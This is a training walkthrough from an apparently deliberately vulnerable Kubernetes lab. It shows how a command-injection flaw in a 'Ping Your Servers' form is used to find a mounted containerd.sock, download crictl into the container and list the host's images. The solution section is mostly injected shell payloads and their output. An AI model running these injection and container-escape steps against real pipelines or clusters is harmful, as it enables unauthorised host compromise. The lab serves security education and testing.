


✳️ DIND (docker-in-docker) exploitation

👉 Overview

In this scenario, we will be focusing on the common and standard ways how to build systems and pipelines that leverage container sockets to create, build and run containers from the underlying container runtime. This has been exploited since the early days of the container ecosystem and even today we see these misconfigurations/use cases in the real world.



By the end of the scenario, we will understand and learn the following

1. You will learn to test and exploit the container UNIX socket misconfigurations
2. Able to exploit container and escape out of the docker container
3. Learn common misconfigurations in pipelines and CI/CD build systems

⚡ The story

Most of the CI/CD and pipeline systems use the underlying host container runtime to build containers for you within the pipeline by using something called DIND (docker-in-docker) with

a UNIX socket. Here in this scenario, we try to exploit this misconfiguration and gain access to the host system of the worker node by escaping out of the docker container.

INFO

- To get started with the scenario, navigate to <http://127.0.0.1:1231>

The screenshot shows a web interface with a dark header bar containing a circular icon and the text '127.0.0.1:1231'. Below the header is a title 'Ping Your Servers'. Underneath the title is a label 'Enter your server address:' followed by an input field containing '127.0.0.1'. A blue 'Submit' button is positioned below the input field. At the bottom of the page, there is a section labeled 'Response Output' which is currently empty.

Goal

The goal of this scenario is to escape out of the running docker container to the host system where the container is running and able to access and perform actions on other container running on the same node.

TIP

If you are able to obtain container images in the host system then you have completed this scenario. But definitely, you can advance beyond this exploitation as well by performing post-exploitation.

Hints & Spoilers

▶ Do you know how to run multiple commands in Linux?

▶ Able to run system commands, not sure how to access containers?



Solution & Walkthrough

Method 1

- By looking at the application functionality and dabbling with the input and output, we can see it has standard command injection vulnerability. Assuming it's running in a Linux container we can use the `;` delimiter to run/pass other commands

```
127.0.0.1; id
```

Ping Your Servers

Enter your server address:

```
127.0.0.1;id
```

Submit

Response Output

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.085 ms --- 127.0.0.1 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 13ms rtt min/avg/max/mdev = 0.032/0.058/0.085/0.027 ms uid=0(root) gid=0(root) groups=0(root)
```

- As we can see it returns the response for the `id` command, now we can analyze the system and see what potential information we can obtain
- It contains `containerd.sock` mounted into the file system as it's not available commonly in standard systems

```
; mount
```

```
; mount
```

Submit

Response Output

```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/113/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/112/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/111/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/110/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/109/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/108/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/107/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/106/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/105/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/104/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/103/fs:/var/lib/containerd
    /io.containerd.snapshotter.v1.overlayfs/snapshots/102/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/101/fs,upperdir=/var/lib
    /containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/114/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/114/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime) tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64) devpts on /dev/pts type
devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666) mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime) sysfs on /sys
type sysfs (ro,nosuid,nodev,noexec,relatime) tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755,inode64) systemd on /sys/fs
/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd) cgroup on /sys/fs/cgroup/net_cls.net_prio type cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls.net_prio) cgroup on /sys/fs/cgroup/cpu.cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct) cgroup
on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids) cgroup on /sys/fs/cgroup/perf_event type cgroup
(rw,nosuid,nodev,noexec,relatime,perf_event) cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio) cgroup on /sys/fs/cgroup
/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices) cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma) cgroup
on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset) cgroup on /sys/fs/cgroup/hugetlb type cgroup
(rw,nosuid,nodev,noexec,relatime,hugetlb) cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory) cgroup on /sys/fs
/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer) /dev/mapper/vgkubuntu-root on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
/dev/mapper/vgkubuntu-root on /dev/termination-log type ext4 (rw,relatime,errors=remount-ro) /dev/mapper/vgkubuntu-root on /etc/hostname type ext4
(rw,relatime,errors=remount-ro) /dev/mapper/vgkubuntu-root on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro) shm on /dev/shm type tmpfs
(rw,nosuid,nodev,noexec,relatime,size=65536k,inode64) tmpfs on /custom/containerd/containerd.sock type tmpfs (rw,nosuid,nodev,noexec,relatime,inode64)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime,size=102400k,inode64) overlay on /sys/devices/virtual/dmi/id/product_name type
overlay (ro,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/113/fs:/var/lib/containerd
```

- Wow! we can see the `/custom/containerd/containerd.sock` mounted in the file system and assuming it's mounted from the host system we need to talk to it for communicating with the UNIX socket



TIP

We can use multiple methods for communicating with the `containerd.sock` UNIX socket. Some of them include [cricctl binary](#), or a simple `curl` program as well.

- Next we can download the `cricctl` static binary from the internet <https://github.com/kubernetes-sigs/cri-tools/releases>. In order to determine which binary we need, we can run the following command for system discovery

```
; uname -a
```

- We can examine the output to determine our system architecture and OS, then download the appropriate binary to the container. For example, if our target system is a `x86_64` Linux box, we can use the following command

```
;wget https://github.com/kubernetes-sigs/cri-tools/releases/download/v1.27.1/crictl-v1.27.1-linux-amd64.tar.gz -O /tmp/crictl-v1.27.1.tar.gz
```

- We can extract the binary from the `crictl-v1.27.1.tgz` file so that we can use that to talk to the UNIX socket

```
;tar -xvf /tmp/crictl-v1.27.1.tar.gz -C /tmp/
```

Ping Your Servers

Enter your server address:

```
;tar -xvf /tmp/crictl-v1.27.1.tar.gz -C /tmp/
```

Submit

Response Output

```
crictl
```

- Now we can access the host system by running the following crictl commands with passing `containerd.sock` UNIX socket

```
;/tmp/crictl -r unix:///custom/containerd/containerd.sock images
```

1	IMAGE	TAG	IMAGE ID	SIZE
2	docker.io/kindest/kindnetd	v20230511-dc714da8	b0b1fa0f58c6e	27.7MB
3	docker.io/kindest/local-path-helper	v20230510-486859a6	be300acf8622	3.05MB
4	docker.io/kindest/local-path-provisioner	v20230511-dc714da8	ce18e076e9d4b	19.4MB
5	docker.io/madhuakula/k8s-goat-batch-check	latest	cb43bcb572b74	4.22MB
6	docker.io/madhuakula/k8s-goat-build-code	latest	b8973f272a0a1	88.9MB
7	docker.io/madhuakula/k8s-goat-cache-store	latest	c9ce1b4eff432	11MB
8	docker.io/madhuakula/k8s-goat-health-check	latest	bcaa8c430b373	396MB
9	docker.io/madhuakula/k8s-goat-hidden-in-layers	latest	8944f45111dbb	2.82MB
10	docker.io/madhuakula/k8s-goat-home	latest	05cecc58c237f	17.5MB
11	docker.io/madhuakula/k8s-goat-hunger-check	latest	e615eea8c2e32	70.2MB
12	docker.io/madhuakula/k8s-goat-info-app	latest	fe96f4241bffe	23.4MB
13	docker.io/madhuakula/k8s-goat-internal-api	latest	355678b3812f5	54.5MB
14	docker.io/madhuakula/k8s-goat-metadata-db	latest	0ff4eace8cd5b	123MB
15	docker.io/madhuakula/k8s-goat-poor-registry	latest	003fcfd9d9071a	63.4MB
16	docker.io/madhuakula/k8s-goat-system-monitor	latest	ca268aeebeeb1	67.7MB
17	registry.k8s.io/coredns/coredns	v1.10.1	ead0a4a53df89	16.2MB
18	registry.k8s.io/etcd	3.5.7-0	86b6af7dd652c	102MB
19	registry.k8s.io/kube-apiserver	v1.27.3	c604ff157f0cf	83.5MB
20	registry.k8s.io/kube-controller-manager	v1.27.3	9f8f3a9f3e8a9	74.4MB
21	registry.k8s.io/kube-proxy	v1.27.3	9d5429f6d7697	72.7MB
22	registry.k8s.io/kube-scheduler	v1.27.3	205a4d549b94d	59.8MB
23	registry.k8s.io/pause	3.7	221177c6082a8	311kB

- Hooray 🎉, now we can see that it has a lot of container images in the host system. We can now use different crictl commands to gain more access and further exploitation

TIP

You can do the analog steps with `ctr` and interact with the containerd runtime. `crictl` shows you containers as visible in kubernetes. `ctr` shows also additional containers, such as kubernetes hidden pause containers.

 [Edit this page](#)